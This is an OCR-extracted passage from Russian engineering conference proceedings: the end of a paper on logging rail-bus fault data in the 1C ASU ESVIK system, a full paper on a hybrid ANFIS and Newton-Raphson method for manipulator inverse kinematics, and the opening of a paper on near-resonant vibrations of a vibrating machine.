


Рис. 2. Интерфейс программы 1С АСУ ЭСВИК

← → ☆ Объекты и компоненты С Изменения по приписке Перемеще - Содержит: ⊕ ₩ PA-3 007 A↓ A↓ ⊖ 🐼 007 01 ООТ 01 (Рельсовый автобус ... 394 20 00 000 Дверь 394.30.00.000 Дверь боковая Пвель боковая 394 40 00 000 Дверь боковая 394.40.00.000-01 394.10.00.000-02 Дверь боковая 394.20.00.000-01 394.20.00.000-02 Дверь боковая - В Код: 000000577721 Рельсовый автобус РА-3 ▼ Ф Типовой ОР: Рельсовый автобус РА-3 Общие Паспортные характеристики Показатели эксплуатации Нормативы планирования Журналы Компоненты Создать Данные по эксплуатации Дата ввода в эксплуатацию: Находится на гарантийном обслуживании 657.21.00.000 (Рельсовый автобу Дверь внутренняя распашная кабины машиниста 657.22.00.000 (Рельсовый автобус РА-3) 657.20.00.000 (Рельсовый автобус РА-3) Дверь внутренняя распашная межвагонного перехода Комплект дверей дву - С 549.30.00.000 (Рельсовый автобус РА-3) Дверь внутренняя сдвижная одностворчатая Нормативный срок Дверь внутренняя сдвижная одностворчатая 549.30.00.000-01 (Рельсовый автобус РА-3) Код АМТО: Дверь двустворчатая прислонно-сдвижная 647.10.00.000 (Рельсовый автобус РА-3) 647.10.00.000 (Рельсовый автобус РА-3) Памятка Дверь наружная боковая служебного тамбура левая ФКГП 657.11.00.000 (Рельсовый автобус РА-3)

ЗАВАЛИШИНСКИЕ ЧТЕНИЯ'21

Рис. З. Ввод данных об объекте в АСУ ЭСВИК

ется верхнее поле (дата, подразделение получателя, тип документа, номер документа способ получения информации и т. д., рис. 4) и нижнее поле (объект, отказавший элемент и система компонента, типовой узел, типовая неисправность, вид неисправности, критичность неисправности, заявленная характеристика, последствия неисправности и т. д., рис. 5).

Таким образом, в карточке учитывается АВС-классификация отказов (в поле «Критичность неисправности») и есть связь с FMEA анализом (поле «Последствие неисправности»).

Для каждого компонента АСУ ЭСВИК можно вести журнал учета наработки. Данная информация находится в настраиваемой вкладке «Показатели эксплуатации» (рис. 6).




Рис. 4. Карточка выявленной неисправности (верхнее поле)




Рис. 5. Карточка выявленной неисправности (нижнее поле)




Рис. 6. Учет показателей надежности в АСУ ЭСВИК




Рис. 7. Справочники АСУ ЭСВИК

АСУ ЭСВИК обладает возможностью модернизации основных справочников, а также возможностью добавления новых, в зависимости от нужд конкретного предприятия. Пример списка справочников показан на рис. 7.

Помимо этого, в АСУ ЭСВИК есть возможность разграничения прав доступа к определенным ресурсам, что исключает ошибки ввода данных по актам и рекламациям, которые возможны при ведении базы в MS Excel, как в [2].

К основным недостаткам программы следует отнести большую трудоемкость, связанную с вводом данных об объектах; наличие дублирующихся элементов (например, при вводе дерева изделия со стандартными компонентами), которое приводит к дополнительной нагрузке на сервер; отсутствие возможности ввода данных «в поле» (формирование отчета о проведенной работе на месте ремонта).

Итак, нами рассмотрен алгоритм ввода данных о неисправностях в АСУ ЭСВИК. Выделены основные функциональные возможности программы, которые обеспечивают первоначальный анализ данных по отказам.

Библиографический список

- 1. *Белоусова М. В., Булатов В. В.* Автоматизация процесса обработки данных рекламаций на предприятиях машиностроения // Завалишинские чтения'19: сб. докл. СПб.: ГУАП, 2019. С. 135–140.
- 2. Булатов В. В., Назаренко Ф. А., Белоусова М. В. Автоматизированная система ввода данных о выпол-
- ненных работах по гарантийным обязательствам // Завалишинские чтения'20: сб. докл. СПб.: ГУАП, 2020. С. 186-188.
- 3. 1C:ТОИР Управление ремонтами и обслуживанием оборудования. URL: https://solutions.1c.ru/catalog/eam/features (дата обращения: 17.12.2020).

УДК 621.865

DOI: 10.31799/978-5-8088-1556-8-2021-16-198-203

П. Е. Ганин*
ведущий инженер
А. И. Кобрин*
доктор физико-математических наук, профессор
* Национальный исследовательский университет «МЭИ», Москва

ГИБРИДНЫЙ НЕЙРОАНАЛИТИЧЕСКИЙ ПОДХОД К РЕШЕНИЮ ОБРАТНОЙ ЗАДАЧИ КИНЕМАТИКИ ДЛЯ МНОГОЗВЕННЫХ МАНИПУЛЯЦИОННЫХ МЕХАНИЗМОВ

Рассмотрен подход к построению системы управления реального времени для многозвенных кинематически избыточных манипуляционных механизмов на основе гибридного нейроаналитического метода решения обратной задачи кинематики. Предлагается метод решения обратной задачи на основе комбинирования нейронечетких сетей ANFIS и итерационного уточнения Ньютона — Рафсона.

Ключевые слова: обратная задача кинематики, роботы-манипуляторы, ANFIS, итерационное уточнение, адаптивные алгоритмы.

P. E. Ganin*
Lead Engineer
A. I. Kobrin*
Dr. Sc., Phys.-Math., Professor
* National Research University «MPEI», Moscow

HYBRID NEURO-ANALYTICAL APPROACH TO SOLVING THE INVERSE KINEMATICS FOR MULTI-LINK MANIPULATION MECHANISMS

An approach to the construction of a real-time control system for multi-link kinematically redundant manipulation mechanisms based on a hybrid neuro-analytical method for solving the inverse kinematics problem is considered. A method for solving inverse kineatics based on combining neuro-fuzzy networks ANFIS and iterative refinement of Newton-Raphson is proposed.

Keywords: inverse kinematics, robot manipulators, ANFIS, iterative refinement, adaptive algorithms.

В современных автоматизированных производственных системах важную роль играют многозвенные пространственные механизмы — манипуляционные роботы. В зависимости от области применения манипуляторы могут иметь различные конструкции и характеристики работы. В связи с этим не всегда могут быть применены методы, основанные на стандартном решении задачи нахождения обобщенных координат (переменных параметров) манипулятора при заданном положении рабочего органа — обратной задачи кинематики (ОЗК).

Новое направление в данной области связано с применением нейронечетких сетей (ННС), которые способны при определенной потере точности обеспечить необходимую динамику системы в режиме реального времени. Принцип работы алгоритма решения ОЗК базируется на создании адаптивной нейронной сети нечеткого вывода Такаги — Сугено (ANFIS), путем обучения систем нечеткого вывода (FIS), как функции

принадлежности, на решении задачи прямой кинематики для многозвенного манипулятора. Для обучения сетей генерируется карта зависимых координат. Нейронечеткие сети объединяют преимущества двух различных подходов (нечеткая логика и нейронные сети) в единый алгоритм. Рассматривалось применение ННС для решения ОЗК таких манипуляторов как РИМА 560 [1, 2], PUMA 600 [3], DeltaRobot (DOB) [4]. В работе [5] рассматривается построение системы управления положением для механической модели ноги человека, которая базируется на адаптивной нейронечеткой системе вывода. В результате были успешно получены требуемые углы сочленений для заданного положения в плоской задаче. Также рассматривалось решение ОЗК для руки человека с шестью степенями подвижности [6], данное исследование демонстрирует обеспечение возможности плавного изменения координат при выполнении задания. В данных работах продемонстрировано гарантированное нахождения единственного решения, а также представленные результаты экспериментов свидетельствуют о возможностях применения нейронечетких сетей в системах управления избыточными манипуляционными механизмами.

В данной работе рассматривается многозвенные манипуляционные механизмы с последовательно соединенными звеньями в виду наибольшей популярности и распространенности. В общем виде система уравнений описывающих кинематическую структуру манипуляционного робота имеет следующий вид:

$$\begin{cases} x = \left[\sum_{m=1}^{n} \left(L_m \cdot \sin \left(\sum_{p=1}^{m} Q_p \right) \right) \right] \cdot \cos Q_0, \\ y = \left[\sum_{m=1}^{n} \left(L_m \cdot \sin \left(\sum_{p=1}^{m} Q_p \right) \right) \right] \cdot \sin Q_0, \\ z = L_0 + \sum_{m=1}^{n} \left(L_m \cdot \cos \left(\sum_{p=1}^{m} Q_p \right) \right), \end{cases}$$
(1)

где n — количество сопряженных звеньев, участвующих в относительном движении; L_n — длины звеньев; L_0 — высота основания; Q_n — углы поворота звеньев; x, y, z — координаты рабочего органа.

Алгоритм решения кинематических задач для выбранной группы манипуляционных роботов, описываемых уравнениями (1) базируется на применении адаптивной нейронной сети нечеткого вывода. Принцип работы заключается в последовательном применении ННС и численной реализации итерационного метода Ньютона — Рафсона для уточнения полученного значения.

На рис. 1 приведена схема разработанного алгоритма гибридного поиска решения ОЗК для многозвенных конструкций манипуляторов. Для заданного желаемого положения рабочего органа манипулятора в пространстве $(x,y,z)_{\mathfrak{R}}$, в первую очередь, выполняется проверка достижимости (вхождение в рабочую область). Далее требуемые координаты в пространстве поступают на обученные нечеткие нейронные сети $(HHC_1, ..., HHC_n,$ соответствующие количеству




Рис. 1. Схема гибридного алгоритма расчета ОЗК

искомых углов). В результате инициации работы сетей получаем углы поворота звеньев ($Q_0, ...,$ Q_n) $_{\rm HHC}$. На прямой задаче система управления осуществляет проверку на точность и в случае ее недостаточности переходит к численным итерациям в окрестностях полученных координат (углов поворота звеньев). При достижении требуемой точности данные передаются на регулятор координат, который, в свою очередь, отслеживает исполнение перемещений. Далее управляющий сигнал поступает на электрические шаговые двигатели через сервоконтроллер. В процессе эксплуатации манипулятора выполняется генерация корректирующего буфера (скорректированные данные из итерационного алгоритма уточнения) для ННС и в дальнейшем он используется для корректировки обучающей выборки и дообучение нечетких нейросетей. Преимущества данного гибридного алгоритма по сравнению с итерационным подходом заключаются в повышении скорости выполнения расчетов алгоритма при контролируемой точности. В сравнении с итерационными алгоритмами нахождения решения ОЗК при использовании ННС поиск решения выполняется значительно быстрее и не зависит от сложности конструкции (систем уравнений, ее описывающих), однако его точность не очень высока.

Поиск начального приближения предлагается осуществлять с использованием нечетких

нейронных сетей. Поиск осуществляется в плоскости вращения звеньев. Количество ННС должно соответствовать количеству искомых углов поворота звеньев манипулятора. В качестве лингвистических переменных в рамках данной задачи выступают области рабочей зоны перекрывающие друг друга. По четыре диапазона для каждой координаты рабочего органа манипулятора. Введем следующие лингвистические переменные: «Диапазоны по X», $T_{\rm x}$, $D_{\rm x}$ >, «Диапазоныпо Y», $T_{\rm y}$, $D_{\rm y}$ >, где $D_x = [x_{min}; x_{max}]$, $D_y = [y_{min}; y_{max}]$ — их области определения, вычисляемые из прямой задачи кинематики;

$$T_x = \left\{ T_x^1, T_x^2, T_x^3, T_x^4 \right\}$$
 , $T_y = \left\{ T_y^1, T_y^2, T_y^3, T_y^4 \right\}$ — их терм-множества.

С помощью нечеткого вывода описываются 16 правил, по которым осуществляется связь между заданными координатами и искомым углом поворота звена. Сравнение и принятие решения реализуется с помощью продукционных правил вида:

где «посылка 1, 2» и «заключение» являются нечеткими высказываниями.

В работе в качестве логического вывода используется алгоритм Такаги — Сугено. Алгоритм вывода включает следующие этапы:




Рис. 2. Структура нечеткой нейронной сети

- фазификация: находятся степени истинности для предпосылок каждого правила;
- вывод: находятся уровни отсечения для предпосылок каждого из правил с использованием операции минимума;
- дефазификация: определяется четкое значение переменной вывода методом центра тяжести.

Уточнение полученного из нейронной сети приближенного значения решения ОЗК манипулятора выполняется методом Ньютона — Рафсона. Математической основой данного метода является линеаризация функций прямой задачи кинематики путем разложения в ряд Тейлора в окрестности точки начального приближения к решению и пренебрежением всеми членами ряда кроме линейных относительно приращений переменных. Для системы уравнений прямой задачи кинематики многозвенного манипулятора с n звеньями (1) введем следующие обозначения:

$$\begin{cases} F_{x} = \left[\sum_{m=1}^{n} \left(L_{m} \sin\left(\sum_{p=1}^{m} Q_{p}\right)\right)\right] \cos Q_{0} - x, \\ F_{y} = \left[\sum_{m=1}^{n} \left(L_{m} \sin\left(\sum_{p=1}^{m} Q_{p}\right)\right)\right] \sin Q_{0} - y, \\ F_{z} = L_{0} + \sum_{m=1}^{n} \left(L_{m} \cos\left(\sum_{p=1}^{m} Q_{p}\right)\right) - z. \end{cases}$$
 (2)

Тогда для функции F_x линейная часть разложения в ряд Тейлора в окрестности точки начального приближения полученного из ННС $(Q_0,Q_1,\dots,Q_n)_{\text{ннс}}$ имеет следующий вид:

$$\begin{split} &F_{x}(Q_{0},Q_{1},...Q_{n}) = F_{x}\left[(Q_{0},Q_{1},...Q_{n})_{HHc}\right] + \\ &+ (Q_{0} - Q_{0Hc})\frac{\partial}{\partial Q_{0}}F_{x}\left[(Q_{0},Q_{1},...Q_{n})_{HHc}\right] + \\ &+ (Q_{1} - Q_{1Hc})\frac{\partial}{\partial Q_{1}}F_{x}\left[(Q_{0},Q_{1},...Q_{n})_{HHc}\right] + ... \\ &+ (Q_{n} - Q_{nHc})\frac{\partial}{\partial Q_{0}}F_{x}\left[(Q_{0},Q_{1},...Q_{n})_{HHc}\right]. \end{split} \tag{3}$$

После разложения всех уравнений системы и используя введенные ранее обозначения, после преобразования получим систему линейных уравнений порядка n относительно приращений ΔQ_n :

$$\begin{cases} \dot{F_{x0}} \Delta Q_0 + \dot{F_{x1}} \Delta Q_1 + \dots + \dot{F_{xn}} \Delta Q_n = -F_x, \\ \dot{F_{y0}} \Delta Q_0 + \dot{F_{y1}} \Delta Q_1 + \dots + \dot{F_{yn}} \Delta Q_n = -F_y, \\ \dot{F_{z0}} \Delta Q_0 + \dot{F_{z1}} \Delta Q_1 + \dots + \dot{F_{zn}} \Delta Q_n = -F_z, \end{cases}$$
(4)

или в матричной форме:

$$\begin{pmatrix}
\dot{F}_{x0} & \dot{F}_{x1} & \dots & \dot{F}_{xn} \\
\dot{F}_{y0} & \dot{F}_{y1} & \dots & \dot{F}_{yn} \\
\dot{F}_{z0} & \dot{F}_{z1} & \dots & \dot{F}_{zn}
\end{pmatrix}
\begin{pmatrix}
\Delta Q_1 \\
\Delta Q_2 \\
\vdots \\
\Delta Q_n
\end{pmatrix} = \begin{pmatrix}
-F_x \\
-F_y \\
-F_z
\end{pmatrix}. (5)$$

В сокращенном виде можно записать так $(F) \cdot (\Delta Q) = -(F)$ где матрица значений частных производных (F) — называется матрицей Якоби или якобианом системы уравнений.

Решение этой системы дает вектор поправок к начальному приближению. Сложение его с вектором начального приближения из ННС дает новые, уточненные значения переменных Q_{nn} :

$$\begin{pmatrix} Q_{1nnc} \\ Q_{2nnc} \\ \vdots \\ Q_{nnnc} \end{pmatrix} + \begin{pmatrix} \Delta Q_1 \\ \Delta Q_2 \\ \vdots \\ \Delta Q_n \end{pmatrix} = \begin{pmatrix} Q_{1p} \\ Q_{2p} \\ \vdots \\ Q_{np} \end{pmatrix}. \tag{6}$$

Частные производные, необходимые для расчета матрицы Якоби рассчитываются на основе аналитической зависимости (1). Таким образом, алгоритм уточнения приближенного значения углов поворота звеньев, полученных из ННС, в общем виде выполняется по следующей формуле:

$$Q_{n,k+1} = Q_{k,n} - \tau_{k,n} \frac{f_{npk}(Q_{n,k})}{\dot{f}_{npk}(Q_{n,k})}, \tag{7}$$

где $f_{np\kappa}$ — решение прямой задачи кинематики из системы уравнений (1); $\tau_{k,n}$ — коэффициент смещения (находится из решения прямой задачи для предыдущей итерации); n — текущий угол поворота звена; k — номер итерации.

Алгоритм итерационного уточнения выполняется поэтапно и включает следующие шаги.

Задается начальное приближение (данные полученные нейросетевым способом из первой части основного алгоритма).

Пока не выполнено условие остановки, вычисляется новое приближение. В качестве условия остановки была выбрана оценка

$$\left|Q_{n,k+1}-Q_{n,k}\right|<\varepsilon,\qquad (8)$$

где ε – допустимая погрешность (определяется из требований по точности позиционирования рабочего органа манипулятора).

При превышении максимального допустимого числа итераций (выбирается исходя из вычислительной производительности системы

управления) происходит смещение начальных координат на Δr :

 $\Delta r_{n,Nc} = ks_{n,Nc} \cdot Q_{n\, {
m max}} \cdot (1-2 \cdot f_{rand})$, (9) где N_c — текущее смещение начальных координат; $ks_{n,Nc}$ — коэффициент смещения; $Q_{n\, {
m max}}$ — максимально допустимое значение угла поворота звена; f_{rand} — функция генерирующая псевдослучайную величину в диапазоне (0...1).

Продолжение алгоритма с пункта 2, до тех пор, пока количество выполненных смещений не превысит допустимого $N_{c\ max}$ (выбирается исходя из вычислительной производительности СУ).

В случае если решение не было уточнено, используется начальное приближенное значение, полученное из ННС.

Для проведения более детального анализа работоспособности алгоритма поиска решения ОЗК, были осуществлены серии экспериментов по поиску решения для заданной пространственной траектории. В качестве траекторий в пространстве были выбраны три сценария работы манипуляционного робота: прямоугольная траектория, описываемая рабочим органом манипулятора охватывающая одну полусферу рабочей области; треугольная траектория, описываемая рабочим органом манипулятора охватывающая одну полусферу рабочей области; траектория, обеспечивающая описывание рабочим органом манипулятора окружности на всей рабочей области. Все траектории находятся строго внутри рабочей области манипулятора и исключают выхождение за ее границы. Подбор траекторий и их построение были выполнены с учетом охвата большей части рабочей области манипулятора и включающие его возможные сингулярные положения. В табл. 1 приведены результаты экспериментальных исследований.

Анализируя данные экспериментальных исследований, можно сделать вывод, что применение итерационного уточнения позволяет достичь требуемой точности вычислений при расчете координат с временными затратами, не превышающими 1,335 мс. Время расчета координат не включает временные затраты на создание и обучение нейронных сетей.

Разработанный алгоритм решения ОЗК предусматривает дообучение ННС в процессе эксплуатации манипулятора на наработанных уточненных данных. Таким образом, осуществляется адаптация алгоритмов при выполнении однотипных задач. Таблица 2 представляет данные экспериментов при выполнении расчетов задачи ОЗК для трех-, пяти- и восьмизвенных конструкций манипуляторов с установленной точностью расчетов 10^{-3} , 10^{-6} и 10^{-9} . Расчеты представлены для разработанного гибридного алгоритма и его адаптированной версии, скорректированной на основе данных полученных после проведения уточняющих расчетов.

На основе проведенного исследования можно сделать следующие выводы.

1. Разработан гибридный алгоритм решения ОЗК многозвенных кинематически избыточных манипуляторов на базе нечетких нейросетей и итерационного уточнения численного решения. Данный способ позволяет достичь требуемой точности получаемого решения ОЗК для итера-

 Таблица 1

 Результаты экспериментов для расчета траекторий

П	араметр алг	оритмов расчета			
Объем обучающей выбор	125 000				
Максимальное колич	1000				
Количество точек в т	4000				
Установленная точно	0,01 мм				
	Результаты :	экспериментов			
Траектория	№1	№2	№3		
Время на создание ННС, мс	710,054	710,302	740,019		
Время на обучение ННС, с	1303,66	1306,674	1401,344		
Время на расчет траектории, м	5052,436	5220,968	5340,031		
Время на расчет одного значения	расчет одного значения, мс		1,305	1,335	
	мин.	5,069	4,995	8,621	
Дистанция до цели после ННС, мм	cp.	25,182	22,148	12,566	
	макс.	32,88	38,17	14,891	
	мин.	0,008	0,009	0,009	
Дистанция до цели после уточнения, мм	cp.	0,01	0,01	0,01	
	макс.	0,012	0,014	0,011	

 $\label{eq:Tadnuqa} {\it Tadnuqa~2}$ Результаты экспериментов по сравнению гибридного адаптированного алгоритма

		Неадапт	гированный а	алгоритм	Адаптированный алгорит			
	звеньев	1			звеньев			
	3	5	8	3	5	8		
			Уc	гановленная	точность 10-3			
Время на расчет траектории, мс		4381	7058	11083	2743	3415	5002	
Время на расчет одного значения, мс		1,095	1,765	2,771	0,686	0,854	1,251	
Количест	гво итераций на точку, шт							
	мин.	11	12	12	3	6	11	
	cp.	13	15	16	8	10	12	
	макс.	60	72	157	36	46	55	
		Установленная точность 10-6						
Время на расчет траектории, мс		5551	8166	12200	2994	3551	5225	
Время на расчет одного значения, мс		1,388	2,042	3,050	0,749	0,888	1,306	
Количест	гво итераций на точку, шт							
	мин.	18	35	17	9	9	11	
	cp.	33	43	78	11	13	17	
	макс.	169	249	455	40	41	57	
		Установленная точность 10-9						
Время на расчет траектории, мс		6851	9417	13453	3212	3615	5552	
Время на расчет одного значения, мс		1,713	2,354	3,363	0,803	0,904	1,388	
Количест	гво итераций на точку, шт							
	мин.	28	58	33	10	13	21	
	cp.	68	70	91	13	21	44	
	макс.	180	195	485	65	79	114	

ционного алгоритма при снижении количества итераций и как следствие временных затрат.

- 2. Проведенные экспериментальные исследования позволяют судить о возможности применения алгоритмов решения ОЗК многозвенных кинематически избыточных манипуляторов на базе нечетких нейросетей в системах управления реального времени (продолжительность вычисления решения не превышает 5 (мс) для одной точки).
- 3. Разработана модификация алгоритма итерационного уточнения на основе метода Ньютона Рафсона обеспечивающая успешное уточнение решения в заданной окрестности приближенного значения. Проведена оценка влияния адаптации алгоритмов поиска решения для инверсной кинематики манипулятора. Отмечено увеличение эффективности адаптации алгоритмов в случае усложнения конструкции (увеличение числа последовательных звеньев свыше трех) манипуляционного механизма.

Библиографический список

1. Hendarto H. A., Munadi, Setiawan J. D. ANFIS application for calculating inverse kinematics of

programmable universal machine for assembly (PUMA) robot // The 1st International Conference on Information Technology, Computer, and Electrical Engineering. $2014.\ P.\ 35-40.$

- 2. Mashhadany Y. I. Al ANFIS-Inverse-Controlled PUMA 560 Workspace Robot with Spherical Wrist // Procedia Engineering. 2012. № 41. P. 700–709.
- 3. Bachir O., Zoubir A.-F. Adaptive Neuro-fuzzy Inference System Based Control of puma 600 Robot Manipulator // International Journal of Electrical and Computer Engineering (IJECE). 2011. № 1 (2). P. 90–97.
- 4. Nakhon N., Napol V., Chowarit C. ANFIS inverse kinematics method in bilateral control system based on DOB of delta robot // 18th International Conference on Electrical Machines and Systems, ICEMS 2015. 2016. P. 1314–1318.
- 5. Ankarali A., Cilli M. ANFIS Inverse Kinematics and Hybrid Control of a Human Leg Gait Model // Academic Platform Journal of Engineering and Science. 2013. \mathbb{N} 2 (1). P. 34–49.
- 6. Pérez-Rodríguez R., Marcano-Cedeño A., Costa Ú. et al. Inverse kinematics of a 6 DoF human upper limb using ANFIS and ANN for anticipatory actuation in ADL-based physical Neurorehabilitation // Expert Systems with Applications. 2012. № 10 (39). P. 9612–9622.

УДК 621.926.2

DOI: 10.31799/978-5-8088-1556-8-2021-16-204-208

А. М. Гуськов*

доктор технических наук, профессор

Г. Я. Пановко*

доктор технических наук, профессор

А. Е. Шохин*

кандидат технических наук, старший научный сотрудник

ЧИСЛЕННЫЙ АНАЛИЗ ОКОЛОРЕЗОНАНСНЫХ КОЛЕБАНИЙ ВИБРАЦИОННОЙ ТЕХНОЛОГИЧЕСКОЙ МАШИНЫ С САМОСИНХРОНИЗИРУЮЩИМИСЯ ДЕБАЛАНСНЫМИ ВИБРОВОЗБУДИТЕЛЯМИ

Настоящаяработапосвященапроблемеподдержания околорезонансных колебаний вибрационной технологической машины ссамосинх ронизирующими сядебалансными вибровоз будителями вусловиях переменной технологической нагрузкинарабочеморгане. Рассмотренаплоская модельвибрационной машины сдвумя дебалансными вибровоз будителями сприводомота синхронных электродвигателей. Методамичисленного моделирования выполнен анализдинами к и системы в околорезонансных областях частот примедленно изменяющей сямассетех нологической нагрузки и ееположения нарабочеморганевибромашины. Установленовлияние скоростиизменения массытех нологической нагрузкинаколебания системы и самосинх ронизацию дебалансных вибровоз будителей.

Ключевыеслова: вибромашина, дебалансный вибровозбудитель, колебания, резонанс, самосинхронизация, ограниченная мощность, технологическая нагрузка.

A. M. Gouskov*

Dr. Sc., Tech., Professor

G. Y. Panovko*

Dr. Sc., Tech., Professor

A. E. Shokhin*

PhD, Tech., Senior Research Employee

NUMERICAL ANALYSIS OF THE NEAR-RESONANT VIBRATIONS OF A VIBRATING TECHNOLOGICAL MACHINE WITH SELF-SYNCHRONIZING UNBALANCE VIBRATION EXCITERS

The work is devoted to the problem of maintaining near-resonant vibrations of a vibrating technological machine with self-synchronizing unbalance vibration exciters under conditions of a variable technological load on its working body. A planar model of a vibrating machine with two unbalance exciters driven by asynchronous electric motors is considered. Numerical simulation methods have been used to analyze the dynamics of the system in the near-resonance frequency range at slowly changing mass and position of the mass center of the technological load on the machine's working body. The influence of the rate of change in the mass of the technological load on the oscillations of the system and the self-synchronization of unbalance vibration exciters is established.

Keywords: oscillation, resonance, unbalance vibration exciter, self-synchronization, non-ideal source, technological load.

Вибрационные технологические машины с дебалансными вибровозбудителями (виброконвейеры, виброгрохоты, вибрационные дробилки и т. д.) широко применяются в современной промышленности. В большинстве случаев их используют в зарезонансной области частот возбуждения. Это позволяет обеспечить устойчивость работы вибромашины в широких диа-

пазонах изменения параметров нагрузки. При этом потребляемая мощность, в основном, направлена на осуществление технологического процесса и преодоление сил трения в элементах вибромашины. Однако для преодоления резонансных частот при пуске машины используются электродвигатели с избыточной мощностью. Это приводит к тому, что на рабочем режиме

^{*} Институт машиноведения им. А. А. Благонравова РАН, Москва

^{*}Mechanical Engineering Research Institute of the Russian Academy of Sciences, Moscow

электродвигатель существенно недогружен, вследствие чего повышается энергопотребление и снижается ресурс работы двигателя [1]. Кроме того, избыточная мощность электропривода вибровозбудителей сужает диапазон частот синхронного вращения дебалансов [2].

Одним из путей повышения энергоэффективности вибрационных машин является использование резонансных режимов колебаний их рабочего органа, которые, однако обычно неустойчивы. Для вибрационных машин рассматриваемого типа задача поиска и поддержания резонансного режима осложнена переменностью (нестационарностью) технологической нагрузки на рабочем органе и необходимостью обеспечения заданного типа синхронного вращения дебалансов.

Вопросы самосинхронизации дебалансных вибровозбудителей применительно к технологическим вибрационным машинам подробно рассмотрены в различной литературе (см., например, [3]). Влияние параметров технологической нагрузки на динамику таких машин исследовалось, в частности, в работе [4]. Некоторые теоретические и экспериментальные результаты по созданию управляемых резонансных вибромашин представлены в предыдущих работах авторов настоящего исследования [5, 6]. Отметим, что в существующих исследованиях основное внимание уделяется анализу устойчивости самосинхронизирующихся дебалансных вибровозбудителей в областях частот вдали от резонанса, а вопросы влияния переменности технологической нагрузки на динамику машин в околорезонансных областях частот рассматриваются лишь в квазистационарной постановке.

Для настройки и поддержания резонансного режима колебаний вибромашин с возбудителями ограниченной мощности необходимо использовать автоматические системы регулирования, которые отслеживают с заданной точностью близость частоты синхронного вращения дебалансов к собственной частоте колебаний рабочего органа [6]. Очевидно, что для создания эффективных алгоритмов управления резонансными колебаниями вибромашин с самосинхронизирующимися дебалансными вибровозбудителями представляет интерес анализ их динамики в околорезонансной области частот в зависимости от параметров, характеризующих изменение технологической нагрузки во времени.

В настоящей работе рассматривается плоская модель вибромашины с двумя дебалансными вибровозбудителями ограниченной мощности (рис. 1). Модель состоит из платформы с жестко закрепленными на ней вибровозбудителями, которые моделируются твердым телом с массой m_{pl} и моментом инерции J_{pl} относительно своего центра масс в точке О. Технологическая нагрузка моделируется твердым телом массы m_w и моментом инерции J_w относительно своего центра масс в точке O_w , совершающего совместные колебания с платформой без отрыва от нее. Особенности модели заключаются в учете взаимодействия колебательной системы с вибровозбудителями и относительно медленного, по сравнению с основным периодом колебаний системы, изменения массы технологической нагрузки вызывающей изменение общей массы и момента инерции колебательной системы. Вибровозбудители имеют одинаковые механические характеристики и вращаются в противопо-




Рис. 1. Расчетная схема вибрационной машины

ложных направлениях, J_r — момент инерции дебаланса вибровозбудителя. Приводные асинхронные электродвигатели вибровозбудителей имеют одинаковые моментные характеристики, которые описываются формулой Клосса [3].

